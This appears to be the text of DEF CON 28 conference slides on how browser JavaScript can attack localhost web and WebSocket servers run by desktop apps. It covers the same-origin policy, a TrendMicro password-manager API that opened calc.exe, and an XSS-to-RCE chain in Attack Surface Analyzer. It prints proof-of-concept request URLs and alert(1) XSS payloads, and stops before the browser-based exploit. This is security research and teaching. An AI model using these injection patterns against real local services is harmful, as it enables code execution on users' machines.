



localghost

Jumping The Browser Sandbox Without 0-Days

Parsia Hakimian @CryptoGangsta

DEF CON 28 - AppSec Village - 2020

Yours Truly

Senior security engineer at Electronic Arts


Not representing EA, views are my own

Second time at DEF CON

DEF CON 26 (2018)

[Tineola Taking a Bite Out of Enterprise Blockchain](#)

Videogames are fun



Too Long; Didn't Watch

Modern desktop applications use localhost web servers for IPC

JavaScript in browsers can connect to these servers.

- Usually, no authentication.

- Not usually in the threat model.

- Code execution is easier than one thinks.

I will discuss some browser concepts and some bugs that take advantage of this.

Episode 1: The Ghosts in Your Machine




Image credit: *Star Wars: Jedi Fallen Order*, Respawn Entertainment/Electronic Arts

localhost Servers

```
Active Connections

  TCP    0.0.0.0:17500          0.0.0.0:0             LISTENING
  [Dropbox.exe]
  TCP    127.0.0.1:843         0.0.0.0:0             LISTENING
  [Dropbox.exe]
  TCP    127.0.0.1:6463       0.0.0.0:0             LISTENING
  [Discord.exe]
  TCP    127.0.0.1:17600      0.0.0.0:0             LISTENING
  [Dropbox.exe]
  TCP    127.0.0.1:27015      0.0.0.0:0             LISTENING
  [AppleMobileDeviceService.exe]
  TCP    127.0.0.1:62082      0.0.0.0:0             LISTENING
  [NVIDIA Web Helper.exe]
  TCP    127.0.0.1:65001      0.0.0.0:0             LISTENING
  [nvcontainer.exe]
```

But Why?

IPC = Inter-Process Communication

Front-end Electron and backend web server: Logitech Hub

App and Windows Service: MSI Dragon Center

Interface with other apps: Discord and Overwolf.

Seamless transition from a website to the desktop app.

Drop-box “open” button.

Are ports 17600 and 17603 available?

The **Open** button requires that the Dropbox desktop app have access to ports 17600 and 17603. It's possible that a firewall or antivirus application may be preventing Dropbox from using one or both of these

Why Is This Website Port Scanning Me?

Ebay fingerprinting local ports

<https://nullsweep.com/why-is-this-website-port-scanning-me/>



Image credit: *Star Wars: Jedi Fallen Order*, Respawn Entertainment/Electronic Arts

Subtle Way Your Program Can Be Internet Facing

Raymond Chen's Windows Privilege Levels:

- Remote Attacker

- Local Standard User

- Local Admin/SYSTEM

[It rather involved being on the other side of this airtight hatchway | The Old New Thing](#)

Browsers A.K.A. Remote attackers can connect to:

- Localhost web servers

- Localhost websocket servers

Raymond was talking about this in 2006

[Subtle ways your innocent program can be Internet-facing | The Old New Thing](#)

Episode 2: How Browsers Keep Us (Un)safe



Image credit: Apex Legends, Respawn Entertainment/Electronic Arts

Same-Origin Policy (SOP)

Most important part of the browser security model.

Origin - <https://whatever.example.net:1234/something.html>


Scheme: https://

Domain: whatever.example.net

Port: 1234 (optional) - IE ignores this.

One origin can't read from another.

Write is usually OK ---> CSRF exists.



Shhh.. I Sent It Anyways

Browsers send simple requests without checks.

Simple request:

- GET - HEAD - POST
- No custom headers
- Only some headers allowed
- Content-Type can only be:
 - application/x-www-form-urlencoded
 - multipart/form-data
 - text/plain



Image credit: Apex Legends, Respawn Entertainment/Electronic Arts

TrendMicro Password Manager Local Web Server

Tavis Ormandy bug.

<https://twitter.com/taviso>

TrendMicro AV installed password manager (circa 2016).

Local web server with unauthenticated APIs

`https://localhost:49155/api/openUrlInDefaultBrowser?url=c:/windows/system32/calc.exe`

Passed to ShellExecute(), opens the file with its default app.


Can't see the response, but the command is executed.

<https://bugs.chromium.org/p/project-zero/issues/detail?id=693>

WebSockets

WebSocket is like an on-going TCP tunnel.

Started with a handshake which is a special GET request.



The image shows a network tool interface with two panels: 'Request' and 'Response'. Both panels have tabs for 'Raw', 'Headers', and 'Hex'. The 'Request' panel shows a GET request with various headers for upgrading to a WebSocket connection. The 'Response' panel shows the server's response, including the 'Sec-WebSocket-Accept' and 'Sec-WebSocket-Protocol' headers, and the 'Upgrade: websocket' status line.

Request	Response
1 GET / HTTP/1.1	1 HTTP/1.1 101 Switching Protocols
2 Connection: Upgrade	2 Connection: upgrade
3 Host: 127.0.0.1:9100	3 Sec-WebSocket-Accept: 0DHhqxbobnGff6LB1oCbxxbJPSS=
4 Sec-WebSocket-Key: oVMTuVMo63/4ZBRy5YcDcg==	4 Sec-WebSocket-Protocol: json
5 Sec-WebSocket-Protocol: json	5 Server: WebSocket++/0.7.0
6 Sec-WebSocket-Version: 13	6 Upgrade: websocket
7 Upgrade: websocket	7
8	8
9	

WebSockets Are Not Bound By The SOP

GER SEC



Image credit: *Mirror's Edge Catalyst*, DICE/Electronic Arts

Logitech Hub Checks The Origin

Logitech hub runs two localhost websocket servers

9010 - 9100

The image shows a network inspector interface with two panels: 'Request' and 'Response'. The 'Request' panel has tabs for 'Raw', 'Headers', and 'Hex'. The 'Response' panel has tabs for 'Raw', 'Headers', and 'Hex'. In the 'Request' panel, the 'Raw' tab is selected, showing a list of request lines. The line 'Origin: https://example.net' is highlighted with a red box. In the 'Response' panel, the 'Raw' tab is selected, showing a list of response lines. The line 'HTTP/1.1 403 unable to connect from remote origin' is highlighted with a red box.

```
Request
Raw Headers Hex
1 GET / HTTP/1.1
2 Connection: Upgrade
3 Host: 127.0.0.1:9100
4 Sec-WebSocket-Key: oVMTuVMo63/4ZBRy5YcDcg==
5 Sec-WebSocket-Protocol: protobuf
6 Sec-WebSocket-Version: 13
7 Upgrade: websocket
8 User-Agent: WebSocket++/0.7.0
9 Origin: https://example.net
10

Response
Raw Headers Hex
1 HTTP/1.1 403 unable to connect from remote origin
2 Server: WebSocket++/0.7.0
3
4
```


APEX
— LEGENDS —
SEASON 04

Episode 3: Electron



Image credit: Apex Legends, Respawn Entertainment/Electronic Arts

Respawn
ENTERTAINMENT



Why Is Electron?

Cross-platform desktop application framework based on Chromium

Everything is a browser window

“nodeIntegration: true” means “XSS -> RCE”



RCE in Attack Surface Analyzer



Image credit: *Plants vs. Zombies: Battle for Neighborville*, PopCap Games/Electronic Arts

What is it?

Extremely useful tool for desktop application security research

- Make snapshots before and after installation

- Compare to see what was added/removed

 - Files - Services - Ports - Registry

- Both CLI and GUI

- Typically run as admin

- <https://github.com/microsoft/AttackSurfaceAnalyzer>

GUI is based on Electron.NET (A.K.A. Electron for .NET)

- <https://github.com/ElectronNET/Electron.NET>

First Run

The image shows a Windows Command Prompt window running an application named 'asa'. The output shows the application starting and listening on port 8001. A Windows Security Alert dialog box is overlaid on the Command Prompt, indicating that Windows Defender Firewall has blocked some features of the application 'attacksurfaceanalyzer-gui.exe' on all public and private networks. The dialog box provides details about the application and offers options to allow access on private networks.

```
Administrator: Command Prompt
C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141>asa
C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141>
  Electron Socket IO Port: 8000
  Electron Socket started on port 8000 at 127.0.0.1
  ASP.NET Core Port: 8001
  stdout: Use Electron Port: 8000

  stdout: Hosting environment: Production
  Content root path: C:\Users\IEUser\Downloads\AsaGui
  Now listening on: http://0.0.0.0:8001
  Application started. Press Ctrl+C to shut down.


  ASP.NET Core Application connected... global.electr
  Cannot find module 'C:\Users\IEUser\Downloads\AsaGu
  stdout: BridgeConnector connected!

  stdout: warn: Microsoft.AspNetCore.HttpsPolicy.Http
  Failed to determine the https port for redire
```

Windows Security Alert

Windows Defender Firewall has blocked some features of this app

Windows Defender Firewall has blocked some features of attacksurfaceanalyzer-gui.exe on all public and private networks.

 Name: attacksurfaceanalyzer-gui.exe
Publisher: Unknown
Path: C:\users\ieuser\downloads\asagui-windows-2.0.141\resources\app\bin\attacksurfaceanalyzer-gui.exe


Allow attacksurfaceanalyzer-gui.exe to communicate on these networks:

- Private networks, such as my home or work network
- Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)

[What are the risks of allowing an app through a firewall?](#)

Allow access Cancel

http://localhost:8001



The screenshot shows a web browser window with the title "Attack Surface Analyzer Preview". The address bar shows "localhost:8001". The page content includes a header "Attack Surface Analyzer", a main heading "Welcome to Attack Surface Analyzer", a paragraph of introductory text, a "Functions" section with two items: "Scan" and "Results", a "Get Started" button, and a footer checkbox for sending usage data to Microsoft.

Attack Surface Analyzer Preview X +

localhost:8001

Attack Surface Analyzer

Welcome to Attack Surface Analyzer

Attack Surface Analyzer catalogues the changes made to an operating system attack surface by the installation of new software. ASA can be used to take a snapshot of your system state before and after the installation of product(s) and displays the changes made to a number of key elements of the system attack surface allowing you to see what attack surfaces may be exposed after installation of the target product(s). ASA was developed by Microsoft.

Functions

- Scan** Collect snapshot data about the current state of the system and monitor for changes.
- Results** Compare, view, and export Scan and Monitor results.

[Get Started](#)


Send usage data to Microsoft to help us improve our products. [Privacy](#)

http://external-IP:8001

But external IP does not work. We get this error.

This is the Kestrel (ASP.NET web server) filtering.

Host header should be localhost.



Injection Point


Very few input from user

We can name snapshots

This is called “Run ID”

It is vulnerable to XSS.


`<script>alert(1)</script>` works




GET Request -> XSS

`http://192.168.56.101:8001/Home/StartCollection?Id=<script>alert(1)</script>& ...`

`http://localhost:8001/Home/StartCollection?Id=<script>alert(1)</script> ...`



GET Request -> XSS -> RCE



What About From The Browser?

